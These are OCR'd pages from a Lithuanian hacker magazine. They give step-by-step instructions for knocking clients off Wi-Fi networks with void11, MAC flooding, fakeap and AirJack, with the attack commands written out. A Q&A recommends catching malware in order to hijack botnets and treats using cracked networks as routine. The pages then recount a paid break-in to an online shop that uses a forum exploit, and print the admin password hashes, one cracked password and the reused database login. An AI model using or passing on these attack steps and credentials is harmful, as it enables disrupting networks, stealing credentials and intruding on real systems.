[Buffer overflow] Taigi buferio perpildymas. Esmė tame, kad daugelis priėjimo taškų, taip pat ir programinių, tam tikrą atminties

```
- PuTTY
^[ (escape) menu  ^y search prompt  ^k delete line    ^p prev li   ^g prev page
^o ascii code     ^x search         ^l undelete line  ^n next li   ^v next page
^u end of file    ^a begin of line  ^w delete word    ^b back 1 char
^t begin of file  ^e end of line    ^r restore word   ^f forward 1 char
^c command        ^d delete char    ^j undelete char  ^z next word
L: 1 C: 1 ==================================================================
/*
 * .vantronix | void11 (802.11b penetration testing utility)
 *
 * last change: 01/24/2003
 *
 * Copyright (c) 2002-2003, Reyk Floeter <reyk@vantronix.net>
 *
 * This program is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License version 2 as
 * published by the Free Software Foundation. See README and COPYING for
 * more details.
 */

/* based on hostapd by Jouni Malinen <jkmaline@cc.hut.fi> */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <errno.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <sys/wait.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <syslog.h>
#include <time.h>
#include <getopt.h>
#include <signal.h>

#include <void11.h>

static int delay = VOID11_DEFAULT_DELAY;
static int type = VOID11_DEFAULT_TYPE;
static int max_clients = VOID11_MAX_CLIENTS;
static int timeout = VOID11_DEFAULT_TIMEOUT;
static int void11_match = VOID11_MATCH_DEFAULT;
static int client_connections = 1; /* do not change: initial value */
static int match_ssid = 0;
static pid_t ppid;
static char *staptr = NULL;
static hostapd void11;

LIST_HEAD(aps_head, entry) aps_black_head, aps_match_head;
struct aps_head *aps_headp;
struct entry {
        enum { MATCH_BSSID, MATCH_SSID } match_type;
        struct void11_ap *ap;
        LIST_ENTRY(entry) entries;
} *aps_black, *aps_match;

file "void11_penetration.c", 550 lines
```

Void11 išeities tekstai

sritį išskiria prisijungimo užklausoms apdoroti ir autentifikuoti. Buferį perpildyti galima su programa *Void11*. Ši programa skirta darbui *Linux* sistemoje (reikalingos *HostAP* tvarkyklės ir plokštė su *Prism* mikroschemų rinkiniu). Toks įrankis tiesiog idealiai tinka *DoS* atakoms organizuoti prieš belaidžius tinklus. Jis moka generuoti trijų tipų freimus: autentifikacijos, prisijungimo ir seanso nutraukimo užklausas. Jis taip pat moka atakuoti iš karto kelis tinklo mazgus, nurodyti vienu metu dirbančių srautų kiekį, užlaikymą tarp freimų išsiuntimo ir dar daug ką. Žodžiu, puikus dalykėlis.

Dar viena priėjimo taško buferio perpildymo galimybė — reikia prie jo prisijungti, o po to pradėti greitai keisti savo MAC. Kaip pakeisti savo tinklo plokštės MAC adresą? Elementaru!

```
$ ifconfig wlan0 hw ether FF:FF:FF:FF:FF:FF
```

Tai mes padarėme su *ifconfig*, analogiška operacija su *iproute* atliekama štai taip:


```
$ ip link set dev wlan0 address FF:FF:FF:FF:FF:FF
```

Realizuoti greitą MAC adreso keitimą galima parašius nedidelį *perl* skriptą, ką ir padarė Džošua Raitas savo kūrinyje *macfld.pl* (jį galima rasti autoriaus svetainėje — *http://home.jwu.edu/jwright/perl.htm*). Norėdami įvykdyti skriptą, darom štai ką:

```
$perl macfld.pl -c 1000 -u 10000
```

Vėliavėlė *-c* parodo, kiek MAC adresų generuoti, *-u* skirta mikrosekundėmis nurodyti užlaikymą prieš kito iš eilės MAC adreso generavimą.

[**Suklastoti freimai**] Labiausiai paplitęs *DoS* atakų tipas — pasiųsti didelį freimų kiekį su seanso nutraukimo ir atsijungimo užklausomis. Šios atakos esmė — pasirinktam tinklo mazgui arba mazgams išsiųsti seanso nutraukimo ir atsijungimo užklausas priėjimo taško vardu, su jo MAC adresu. Atjungus tinklo mazgą ir pasisavinus jo MAC adresą, galima prisijungti prie belaidžio tinklo. Būtent taip hakeriai paprastai ir apeina MAC adresų filtraciją.
Norint ilgesniam laikui atjungti pasirinktą tinklo mazgą, geriausia pasinaudoti *void11*. Žvilgtelėkime į šio įrankio veikimą. Tiesa, visų pirma reikia įdiegti *HostAP* tvarkykles. Surasti paskutinę jų versiją



Dažnių pasiskirstymas 802.11 kanaluose

```
su
-bash-2.05b# iwconfig eth0
eth0      IEEE 802.11-DS  ESSID:"My Wireless Network A"  Nickname:"user1"
          Mode:Managed  Frequency:2.422GHz  Access Point: [redacted]
          Bit Rate:2Mb/s   Tx-Power=15 dBm   Sensitivity:1/3
          Retry limit:4   RTS thr:off   Fragment thr:off
          Encryption key:6861-6B69-6E
          Power Management:off
          Link Quality:0/92  Signal level:-46 dBm  Noise level:-122 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

-bash-2.05b#
```

Darbas su *Iwconfig* įrankiu

galima čia: *http://hostap.epitest.fi*. Kad *void11* su ja dirbtų, būtina byloje *driver/modules/hostap_config.h* apibrėžti *PRISM2_HOSTAPD* konstantą (tai daryti reikia tik ankstesnėse tvarkyklių versijose, o naujesnėse — jau nebe). Kompiliuojam *root* vardu:

```
$ make && make_pccard
```

Šis variantas skirtas PCMCIA plokštėms. Dabar reikia perleisti PCMCIA servisus ir įdėti plokštę į lizdą. Jeigu viskas praėjo sėkmingai, tai plokštė pradės veikti priėjimo taško režimu. Plokštę galima sukonfigūruoti su *Linux Wireless Extensions*:

```
$ iwconfig
```

Tu pamatysi plokštės darbo parametrus (jie imami iš */proc/net/dev*). Čia *Mode:Master* parametras reiškia, kad plokštė veikia priėjimo taško režime. Pakeisti šį režimą ir bet kokį kitą parametrą galima su komanda

```
$ iwconfig wlan0 mode repeater channel 6
```

Taip mes privertėme plokštę veikti kaip kartotuvą šeštu kanalu. Kaip jau minėjau, sukonfigūruoti priėjimo tašką visiškai nesudėtinga. *Void11* susideda iš dviejų įrankių: *void11_hopper* ir *void11_penetration*. *Hopper* konfigūruoja plokštę, o *penetration* reikalingas freimams generuoti. Pavyzdžiui, pabandykime atjungti tinklo mazgą su MAC adresu FF:FF:FF:FF:FF:FF, siųsdami freimus adreso AA:AA:AA:AA:AA:AA vardu:

```
void11_hopper >/dev/null &
void11_penetration -s AA:AA:AA:AA:AA:AA -B FF:FF:FF:FF:FF:FF -D wlan0
```

O štai buferio perpildymo atakos pavyzdys pagal adresų sąrašą, kuris yra byloje *sarasas*:

```
void11_hopper >/dev/null &
void11_penetration -t 2 -l sarasas -D wlan0
```

Aš nepradėsiu išsamiai pasakoti apie skirtingų šio įrankio vėliavėlių paskirtį ir šiaip bus geriau, jeigu tu pats visame tame susigaudysi (geriausia vėliavėlė — -h :).
Judam toliau. Šią ataką galima sustiprinti siunčiant kartu su freimais, kuriuose yra atsijungimo arba seanso nutraukimo užklausos. Taip pat tai galima padaryti siunčiant padirbtus atsakymus į testines atakuojamo tinklo mazgo užklausas, kurios šį mazgą nukreipia į tašką su neegzistuojančiu ESSID ir nenaudojamu kanalu. Norint įvykdyti šią ataką, kaip *Void11* priedą galima panaudoti *Black Alchemy Enterprises* sukurtą *perl* skriptą *fakeap.pl*, kuris moka siųsti suklastotus freimus. Kaip ir *void11*,

fakeap naudoja *HostAP* tvarkykles. Prieš naudojimą šį skriptą teks šiek tiek pataisyti. Visų pirma, tai reikės padaryti su kintamuoju $MAX_CHANNEL, kurio reikšmė lygi 11, o turėtų būti 14 (amerikiečių teisėsauga susiaurino *WiFi* naudojamų dažnių diapazoną, todėl ten maksimalus kanalų skaičius yra 11, o pas mus — 14). Gali būti, jog teks pakeisti kelius iki bylų, kurios aprašytos su kintamaisiais $IWCONFIG, $IFCONFIG, $CRYPTCONF. Paleidžiam:


```
$ perl fakeap.pl
```

Kaip matai, parametre *–channel* mums reikės nurodyti kokį nors nenaudojamą kanalą bei su parametru *–words* nurodyti bylą su iš anksto paruoštu padirbtų ESSID sąrašu.

Yra ir dar vienas suklastotus freimus naudojantis *DoS* atakų tipas. Jį savo programoje *fata_jack* įgyvendino Markas Osbornas (*Mark Osborne*). Ši programa aukos tinklo mazgo vardu priėjimo taškui siunčia autentifikacijos užklausą. Užklausa suformuota taip, kad AP atakuojamam mazgui grąžintų freimą su pranešimu apie klaidą ir nutrauktų su juo susijungimą, beje, pakartotinas tokio atjungto tinklo mazgo prisijungimas prie to paties AP pasidaro gana sudėtingas.

[Orinis Džekas] Programa *fata_jack* veikia su tvarkyklėmis, kurios pateikiamos kartu su programų *AirJack* komplektu. Turėčiau pastebėti, jog šis komplektas, ko gero, yra geriausias skirtingų *802.11* freimų generavimo įrankis. Iš pradžių jis buvo kuriamas plokštėms su *PrismII* mikroschemų rinkiniu, tačiau jau dabar jį galima sukonfigūruoti ir plokštėms su Hermes mikroschemomis, o kūrėjai ateityje taip pat planuoja įdiegti ir suderinamumą su kitais mikroschemų rinkiniais. *AirJack* apjungia penkis įrankius: *monkey_jack*, kuris skirtas *man–in–the–middle* atakoms vykdyti; jo modifikacijai *cracker_jack*; *essid_jack*, kuris skirtas paslėptam ESSID aptikti; *wlan_jack* skirtas seanso nutraukimo freimams siųsti su suklastotu siuntėjo MAC. *AirJack* platinamas pagal GNU licenciją, o išeities tekstus galima gauti čia: *http://802.11ninja.net/airjack*.

AirJack tvarkyklėms sukurta tokia nuostabi programa, kaip *File2Air*. Jos pavadinimas kalba pats už save — ji oru perduoda bylas. Tuo pačiu ji negeneruoja *802.11* freimų, o tiesiog dvejetainę bylą perduoda į „eterį". Šis įrankis skirtas tikriems hakeriams. Tu gali šešioliktainiame redaktoriuje pats sudaryti absoliučiai bet kokius freimus ir siųsti juos nurodytu kanalu, tuo pačiu nurodant užlaikymą, išsiuntimų kiekį ir kitus parametrus. Be abejo, būtina žinoti


Dokumentacijoje galima išsamiai susipažinti su *void11* galimybėmis

skirtingus 802.11 standarto protokolus, tačiau įsivaizduok, kaip su šiuo įrankiu patogu ieškoti naujų belaidžių tinklų pažeidžiamumų ir vykdyti atakas, kurioms dar nesukurti specializuoti įrankiai. Kartu su pirma šios programos versija buvo pateikiami viso labo trys dvejetainių bylų pavyzdžiai, kurių pritaikymas buvo aprašytas README byloje. Dabar jau galima rasti bylas su freimais, kurie, pavyzdžiui, skirti visoms aukščiau aprašytoms *DoS* atakoms vykdyti. Būtent todėl ši programa ir yra pats universaliausias *WiFi* hakerio įrankis, kuris tinka tiek atakoms prieš belaidžius tinklus, tiek ir jų apsaugai nuo įsiveržimų. Ji moka siųsti freimus net ir stebėjimo režimu, o tai leidžia reaguoti į įvairius tinklo įvykius, tam tikslui sukuriant nesudėtingus skriptus.

AirJack kompiliuojama su standartine komanda *make*. Beje, gali būti, jog tau bus pateiktas pranešimas apie klaidą, kuri susijusi su *‚cmpxchhg'* simboliu. Ją galima ištaisyti iš byloje *Makefile* esančio kintamojo CFLAGS pašalinus vėliavėlę *–Werrow*. Po to reikia *airjack_cs.o* nukopijuoti į katalogą */lib/modules/branduolio_versija/pcmcia* ir paleisti *depmod*. Po to kataloge *etc/pcmcia* reikia pataisyti bylas *wlan–ng.conf* ir *config*, pakeičiant visas *bind prism2_cs* eilutes į *airjack_cs*. Dabar telieka plokštę ištraukti iš lizdo ir perleisti plokščių valdymo įrankį. Įdedame ją iš naujo ir įvykdome komandą *lsmod*. Jeigu viskas pavyko tvarkingai, tai vietoje modulio bus *airjack–cs*. Dabar reikia paleisti belaidės tinklo plokštės sąsają:

```
$ ifconfig –a
```

Žiūrim, ar atsirado *aj0* sąsaja, jei atsirado, tuomet ją aktyvuojame:

```
$ ifconfig aj0 up
```

Telieka sukompiliuoti į *AirJack* įeinančius įrankius. Pereiname į programos katalogo subkatalogą */tools*, įvedame *make*, o po to dar ir *make monkey_jack*.

[Nerealizuotos atakos] Daugelis atakų prieš belaidžius tinklus egzistuoja kol kas tik teoriškai. Tiesiog nėra joms įvykdyti skirtų įrankių (ar bent jau aš apie tai nežinau, o kas nors išsijuosęs jau *DoS'ina* šiais naujais būdais, nors gali būti ir taip, jog jie taip ir liks tik teoriniai).

Viena iš nerealizuotų *DoS* atakų prieš *WiFi* — siunčiamų freimų kontrolinių sumų (*CRC–32*) pakeitimas, dėl ko paskirties tinklo mazgas tokio freimo nepriima. Tuo pat metu siuntėjui išsiunčiamas suklastotas freimas su sėkmingo freimo priėmimo patvirtinimu, kuris iš tikrųjų tiesiog ištirpo ore. Šios atakos sudėtingumas tame, kad trikdžius reikia sugeneruoti tiksliai freimo kontrolinės sumos (keturi paskutiniai baitai) perdavimo momentu.

Panašią ataką siūloma panaudoti prieš *802.11i* standarto tinklus. Tiktai čia reikia iškreipti kontrolinę sumą, kuri patvirtina TKIP protokolo pranešimo vientisumą (MIC — *Message Integrity Checksum*). Standarte apibrėžta, kad jeigu per vieną sekundę bus priimtas daugiau nei vienas freimas su neteisingu MIC, tai toks tinklo mazgas bus atjungtas minutei, o po to jis galės prisijungti su nauju seanso raktu.

[Pabaiga] Noriu pasakyti, kad aš parašiau toli gražu ne apie visas įmanomas *Denial of Service* rūšis, kurios skirtos 802.11 standarto belaidžiams tinklams. Dar noriu pasakyti, kad *DoS* atakos prieš tinklus nėra gerai, todėl neverta *DoSinti* tinklų vien tik todėl, jog tu nesugebėjai į juos įsiskverbti arba iš neturėjimo ką veikti.

Q Noriu sukurti savo botą ir išmokti jį įdieginėti kitose mašinose. Kaip galima kuo išsamiau išstudijuoti jau sukurtus pavyzdžius?

A Konkretūs šios srities patarimai kainuoja nemažus pinigus, todėl tau teks susiprasti pačiam. Savaime suprantama, pirmiausia tau reikia užsikrėsti. Tam sistemą reikia sukonfigūruoti iki tokio saugumo lygio, kuris tave domina. Po to reikia įdiegti HTTP srauto tyrinėjimui skirtą programinę įrangą, išjungti visus antivirusus, *anti–spyware* programas ir iškeliauti panaršyti po visas pornografijos svetaines, ieškoti warezo, landžioti po skirtingus katalogus ir t.t. Visa tai skirta vienam tikslui: pasigauti užkratą ir pradėti jį studijuoti.

Visų pirma, kai pajausi, kad pasigavai trojaną, reikia suprasti, kaip būtent tu užsikrėtei. Akivaizdu, jog tam reikės atidžiai išstudijuoti užkrėsto puslapio *html* kodą ir pabandyti ten surasti eksploitą, kuris ir įkėlė tau tą bjaurybę.

O tada su bet kokiu sniferiu bus galima pažiūrėti, apie ką tavo kompiuteryje apsigyvenęs žvėriukas kalbasi su savo interneto komandiniu punktu, koks tam naudojamas protokolas, ir iš viso, kokią informaciją kirminas perduoda. Su šiais duomenimis tu sugebėsi ne tik perimti dalį patirties, bet ir užgrobti svetimą botnetą.

Q Nulaužiau keletą *Wi–Fi* tinklų ir susidūriau su tokia problema: tingisi kiekvieną kartą rankiniu būdu aprašinėti visus nustatymus. Juk DHCP yra ne visur! Ar galima kaip nors automatizuoti šį procesą?

A Sprendžiant pagal viską, tau nėra pažįstama tokia sąvoka, kaip *laptop roaming*. O juk yra ištisa serija sprendimų, leidžiančių „veikimo metu" (*on the fly*) perjungti tavo nešiojamąjį kompiuterį iš vieno tinklo į kitą. Pavyzdžių toli ieškoti nereikia: *MultiNetworkManager* (*www.globesoft.com*) leis tau automatizuoti persijungimą tarp tinklų, kuomet tu iš darbo važiuoji namo, pakeliui dirbdamas nulaužtuose tinkluose :). Jeigu ši programa netiks tavo skoniui, tai svetainėje rasi išsamią dokumentaciją nešiojamųjų kompiuterių *roaming'o* klausimu: specialistai tokį sprendimą gali greitai realizuoti, pasinaudoję sisteminiais skriptais. Vaistai nuo godumo 8.* versijai kol kas dar neišleisti, tačiau tai netrukdo už dyką pasinaudoti septinta programos versija.

Q Kokius dar radijo siųstuvus amerikiečiai ruošiasi montuoti į pasus, taip siekdami padidinti saugumą?

A Vakar jie iš visų Amerikos svečių pradėjo reikalauti pirštų antspaudų, o šiandien jau planuoja įdieginėti RFID mikroschemas, kuriose bus saugoma visa paso informacija apie jo savininką. Duomenis bus galima nuskaityti su specialiu radijo skeneriu. Vienoje nesenai vykusioje saugumo konferencijoje vienas iš tyrinėtojų vaizdžiai parodė, kad galima elementariai nuskaityti informaciją apie pasą: žmogelis išmoko tai daryti savarankiškai, pasitelkęs nesudėtingą įrangą. Taigi duomenų perdavimo formato saugumas kelia rimtų klausimų. Ne mažiau klausimų kyla ir teisėsaugininkams, kurie naujoje sistemoje mato galimybę kontroliuoti piliečius ir jų judėjimo maršrutus. Pirmais bandomaisiais triušiais taps teisėsaugininkai ir diplomatai, kurie estafetę paprastiems mirtingiesiems turėtų perduoti kitais metais.

Q **Kaip *WarCraft* supranta, kad aš naudojuosi cheatais?**

A Ilgokai vartotojai piktinosi kai kurių žaidėjų pranašumu, kurie nesikuklino naudotis programomis sukčiavimui, kad galėtų įsigyti visas įmanomas žaidimų civilizacijos gėrybes. Paskutinės *World of Warcraft* kūrėja *Blizzard* atsiliepė į šių ypatingai pergyvenančių dėl šios problemos žaidėjų skundus ir išleido savo *spyware* — programą–šnipą, kuri pateikiama kartu su pagrindiniu žaidimu ir vadinasi *Warden*. Ji išstudijuoja tavo procesus, įvertina atminties apkrovimą ir apriboja tavo priėjimą prie cheatų. Aš kol kas nemačiau paruoštų šios programos eliminavimo priemonių, tačiau galiu savo bei visų skaitytojų žvilgsnį nukreipti į programą *The Governor*, kuri parodo visus *Warden'o* veiksmus — *www.rootkit.com/newsread.php?newsid=371*.

038

Stambus pirkinys

NE TAIP SENIAI MES GAVOME NUOSTABŲ LAIŠKĄ. VIENAS HAKERIS, KURIS PRAŠĖ NEIŠDUOTI JO VARDO, APRAŠĖ NEPAPRASTĄ INTERNETO PARDUOTUVĖS NULAUŽIMĄ IR PAGEIDAVO, KAD MES ŠIĄ ISTORIJĄ PASKELBTUME ŽURNALE. PATS LAUŽIMO PROCESAS BUVO LABAI ĮDOMUS IR PATVIRTINTAS REALIAIS DUOMENIMIS, TODĖL MES BE JOKIŲ ABEJONIŲ PATIKĖJOME MŪSŲ SKAITYTOJU IR SUTEIKĖME JAM GALIMYBĘ PAPASAKOTI APIE SAVO ŽYGDARBĮ — APIE STAMBIOS INTERNETO PARDUOTUVĖS NULAUŽIMĄ. KĄ, SEILĖ NUTĮSO? :)



Rusiškos interneto parduotuvės nulaužimo istorija

[**Šauni pradžia**] Vieną gražią vasaros dieną, kai visi normalūs žmonės pramogauja kur nors gamtoje, aš sėdėjau tvankiame kambaryje ir, keikdamas savo gyvenimo būdą, baigiau savo eilinį užsakytą įsilaužimą. Užsakovas pasirodė besąs adekvatus žmogus, todėl užmokėjo iš karto bei už greitą darbą pridėjo papildomus 100 dolerių. Įkritus tokiai svariai sumelei į mano *WebMoney* sąskaitą, užsimaniau nusipirkti kokį nors naują kietą daiktą savo kompiuteriui. Išsigryninti pinigus tingėjau, todėl nusprendžiau apsipirkti elektroninėje parduotuvėje. Užėjęs į *Yandex*, susidūriau su solidžiu stambių tinklo parduotuvių sąrašu ir pasirinkau vieną iš jų. Toliau situacija rutuliojosi labai įdomiai. Aš peržiūrėjau aparatūros kainoraščius ir jau apsisprendžiau dėl pirkinio, nuspaudžiau mygtuką „Apiforminti" ir pamačiau, kad mokėti teks arba per taupomąją kasą, arba pavedimu. Vis dėlto paskutinėje puslapio eilutėje aš pamačiau tekstą, tvirtinantį, kad parduotuvės administracija taip pat priima apmokėjimus virtualiais pinigais, tačiau be automatinio sandėrio apiforminimo. Kitaip tariant, ryte pinigai, o vakare — kėdės, nes šie vaikinai tikriausiai nieko negirdėjo apie automatinius apmokėjimus ir jų apiforminimą :(. Deja, tokius viduramžiškus apmokėjimo metodus praktikuoja daugelis virtualių parduotuvių, kas vargu ar puošia internetą.

Tuo istorija nesibaigė. Dar viena eilute žemiau aš pamačiau tokį skelbimą: „Jeigu jums iškilo problemų arba klausimų — parašykite apie tai į mūsų forumą". Oho, pasirodo, jie dar turi forumą! Tuojau pažiūrėsim. Spustelėjęs ant nuorodos, aš pakliuvau į labai įdomų forumą, kuris vadinosi *Invision Power Board*. Reikia pasakyti, kad aš turiu patirties saugumo klausimuose žmogus, todėl žinau, kuo kasdien pasipildo *bugtraq* sąrašai. Prieš dvi dienas aš skerdžiau eksploito, skirto *IPB 1.3–2.0.3* versijoms, kodą, kuris pasirodė esąs labai efektyvus. Iš pradžių pamaniau, kad administracija tiesiog pakeitė versiją, norėdama atbaidyti hakerius, tačiau pagal savo išorę IPB iš tiesų priklausė pirmajai produkto šakai. Nieko nelaukęs nusprendžiau pabandyti nulaužti šį susenusį forumą su RST kūriniu.

Paleidau eksploitą su parametrais *www.cool–eshop.ru /magforum 1 1*, kur skaičiai reiškė versijos numerį ir vartotojo *id*, kurio slaptažodį reikia gauti. Po trisdešimties perrinkimo sekundžių skriptas man grąžino admino slaptažodžio MD5 hešą. Dabar aš turėjau dvi galimybes: arba pabandyti pakeisti savo sausainuką (*cookie*) ir prisijungti administratoriaus vardu, arba iššifruoti slaptažodį ir panaudoti jį kitais tikslais. Šiek tiek pagalvojęs, nusprendžiau apsistoti ties antruoju variantu, kadangi man nesinorėjo eilinį kartą išsidavinėti per WWW, o ir šiaip, žinodamas IPB administravimo galimybes, aš spėjau, kad čia ypatingų rezultatų vis tiek nepavyks pasiekti. Nulaužti hešą buvo visai realu, kadangi pirmojoje forumo versijoje slaptažodis hešuojamas vieną kartą (antrojoje forumo versijoje pateiktą MD5 hešą reikia dešifruoti du kartus, kas praktiškai neįmanoma). Pakartojęs



Nevertėtų pamiršti, kad visi hakerio veiksmai prieštarauja įstatymams, todėl šis straipsnis pateikiamas tik pažintiniais tikslais ir teisingam savo pusės apsaugojimui. Straipsnio autorius ir redakcija neatsako už medžiagos panaudojimą neteisėtais tikslais.

veiksmus su eksploitu pirmiesiems 6–iems identifikatoriams (visi jie buvo adminai), aš surinkau *login:md5_password* poras ir išsaugojau jas į atskirą bylą:

```
[Byla su adminų hešais]
admin:0df7fbf7ce7188983d9719467a0f7e1e
magadm:20a13127068ae211171c715a2e87d465
fokus:6940e8e23ff2ecf982b3e18317691b9d
master:c0891b7ad2ad1c87b8ca19cd4c7bb792
www:2603bf50474e84a6202f60258394a99c
```

[**Smegenų šturmas**] Tradiciškai *md5* slaptažodžių nulaužimui aš naudoju programą *MD5Inside*. Ji jau mane gelbėjo daug kartų, todėl jai pelnytai priklauso geriausio brutforserio statusas. Tačiau šį kartą manęs neišgelbėjo jokie slaptažodžiai — parinkimas su kiekvienu iš jų nedavė teigiamų rezultatų. Aš nenorėjau *MD5Inside* (*http://nsd.ru/soft/1/ano/md5inside.zip*) paleisti visų variantų perrinkimo režime — procesas galėjo trukti labai ilgai, o sugauti laimės paukštę norėjosi kuo greičiau. Vis dėlto čia aš prisiminiau tarpinius perrinkimo variantus, todėl nusprendžiau juos čia išbandyti. Brutforserio opcijose aš radau keturis perrinkimo variantus: skaičius, specialius simbolius, mažąsias ir didžiąsias raides. Pradėjau nuo skaičių, tačiau perrinkimas nedavė ypatingų rezultatų. Tuomet aš sugalvojau pamėginti su skaičiais ir specialiaisiais simboliais, mažai tikėdamasis sėkmės. Aš paleidau *MD5Inside*, suteikiau jai aukštą prioritetą ir išėjau į svečius puodeliui arbatos. Grįžęs namo pamačiau, kad perrinkimas jau baigtas, o *admin* vartotojo slaptažodis atrodė štai taip: 12.1982. Greičiausiai administratorius nusprendė kaip slaptažodį panaudoti savo gimimo datą, tuo pačiu supaprastindamas įsilaužėlių darbą.

Toliau man reikėjo apsispręsti — ką daryti su surastu slaptažodžiu? Eiti su juo į forumą nesinorėjo — adminas gali peržiūrėti paskutinių prisijungimų logus ir aptikti nesankcionuotą priėjimą. Teliko surastą datą išbandyti vietoje slaptažodžio su kitais servisais. Administratoriaus paštas buvo saugomas serveryje *ram-*

[Kas man padėjo įsilaužti?]

1. Kasdieninis *bugtraq* lankymas lėmė tai, kad aš iš karto supratau, kaip galima nulaužti interneto parduotuvės svetainėje įdiegtą forumą.
2. Aš nepatingėjau patikrinti vartotojo *admin* teisių. Administratoriai dažnokai pamiršta, kad pilnas priėjimas prie sisteminių lentelių gali sukelti sunkių pasekmių.
3. Sukeliant savo teises iki *root* man labai padėjo pseudoterminalo darbą emuliuojantis įrankis :).

bler.ru, tačiau vargu ar jo pašto dėžutėje buvo kokios nors naudingos informacijos. Tačiau man vis tiek magėjo patikrinti, ar tiks jo slaptažodis, todėl aš prisijungiau prie *pop3.rambler.ru* ir pabandžiau autentifikuotis vartotojo *adminmag* vardu. Nelaimei, serveris atmetė autorizaciją ir pasiuntė mane kur nors toliau. Tačiau aš nė neketinau kur nors eiti, todėl kapsčiausi toliau.

[**Supuvęs MySQL**] Aš visiškai nuskenavau sistemą. Šiame darbe aš panaudojau intelektualų *XSpider* skenerį (tiesa, *demo* versiją). Savaime suprantama, skenerį aš paleidinėjau iš anksto prisijungęs prie saugaus Europoje esančio VPN serverio. Pirmasis skenavimas buvo toks lėtas, kad aš atjungiau *web* skriptų ir kitokios bjaurasties testavimą. Galiausiai prieš mano akis išryškėjo dvi įdomios išvados:

1. Sistemoje buvo iš išorės prieinamos šios jungtys: 21, 80 ir 3306
2. Nutolęs *FingerPrint* parodė, kad serverį valdo *RedHat 9.0* operacinė sistema

Prisijungęs prie 21 jungties aš pamačiau standartinę *WuFTPD* serviso antraštę. Kaip žinia, šis servisas ypatingai skylėtas ir kiekvieną mėnesį jame aptinkamas ne vienas naujas pažeidžiamumas. Vis dėlto administratorius šia problema pasirūpino: demono versija buvo nepažeidžiama, o *anonymous* vartotojo niekas neleido į sistemą. Kažkodėl aš pagalvojau, kad serviso antraštė man padės sužinoti operacinės sistemos versiją. Nukeliavęs į *Google* su specialia užklausa, aš pradėjau žarstyti šimtus atsakymų. Kai kurie iš jų mane informavo, kad ši versija iš tiesų buvo pateikiama su dešimta Raudonkepuraite (*RedHat*). Taip man pavyko nustatyti operacinės sistemos tipą.



Nulaužtos parduotuves svetaine, nuo kurios viskas ir prasidejo

MD5Inside

File Tools Search ?

Name	MD5 Hash	Password
☐ admin	0DF7FBF7CE7188983D9719467A0F7E1E	12.1982
☑ magadm	20A13127068AE211171C715A2E87D465	
☑ fokus	6940E8E23FF2ECF982B3E1831769189D	
☑ master	C0891B7AD2AD1C87B8CA19CD4C7BB792	
☑ www	2603BF50474E84A6202F60298394A99C	

Vienas iš slaptažodžių pasidavė hakerio spaudimui!

O *Apache* buvo nepažeidžiamas. Čia buvo įdiegtas paskutinis 1.3 šakos leidimas be jokių papildomų modulių, išskyrus *mod_php*. Prisijungimas į 3306 jungtį parodė, kad serveryje paleistas *MySQL*, tačiau demonas niekaip nenorėjo išduoti savo versijos. Nežinau kodėl, tačiau aš užsimaniau prie duomenų bazės prisijungti su langinių klientu ką tik nugvelbto vartotojo vardu. Ir neklydau: serveris mane sėkmingai autorizavo su vartotojo vardu *admin* ir slaptažodžiu 12.1982. Su *WinMysql* klientu man pavyko tiksliai nustatyti serviso versiją ir peržiūrėti visas lenteles. Tiesą sakant, DB sistemoje be *mysql*, *test* ir *mag_forum* duomenų bazių daugiau nieko nebuvo, tačiau tas faktas, kad prieš tai gautas slaptažodis tiko ir šiam servisui, man kėlė įdomių minčių. Ir čia aš prisiminiau dar vieną nuostabų eksploitą. Jis leido vykdyti bet kokias komandas *mysqld* vartotojo vardu. Tačiau paties eksploito aš netestavau, mano virtualus draugelis šį kodą buvo išstudijavęs nuo galvos iki kojų, mokėjo užmerktomis akimis keisti skirtingoms su OS suderintus shellkodus ir realiai gauti shellus. Aš kreipiausi į jį pagalbos, kad pakeistų eksploito išeities tekstus ir pritaikytų juos *RedHat 9.0* sistemai. Šiaip tai man reikėjo pakeisti libso.so.0 biblioteką, tačiau jos kodas unikalus kiekvienai sistemai. Mano bičiulis mielai mane išgelbėjo, nors iš pradžių tiktai mestelėjo nuorodą į dokumentaciją, tačiau jam buvo atsakyta, kad aš prastai moku angliškai :).

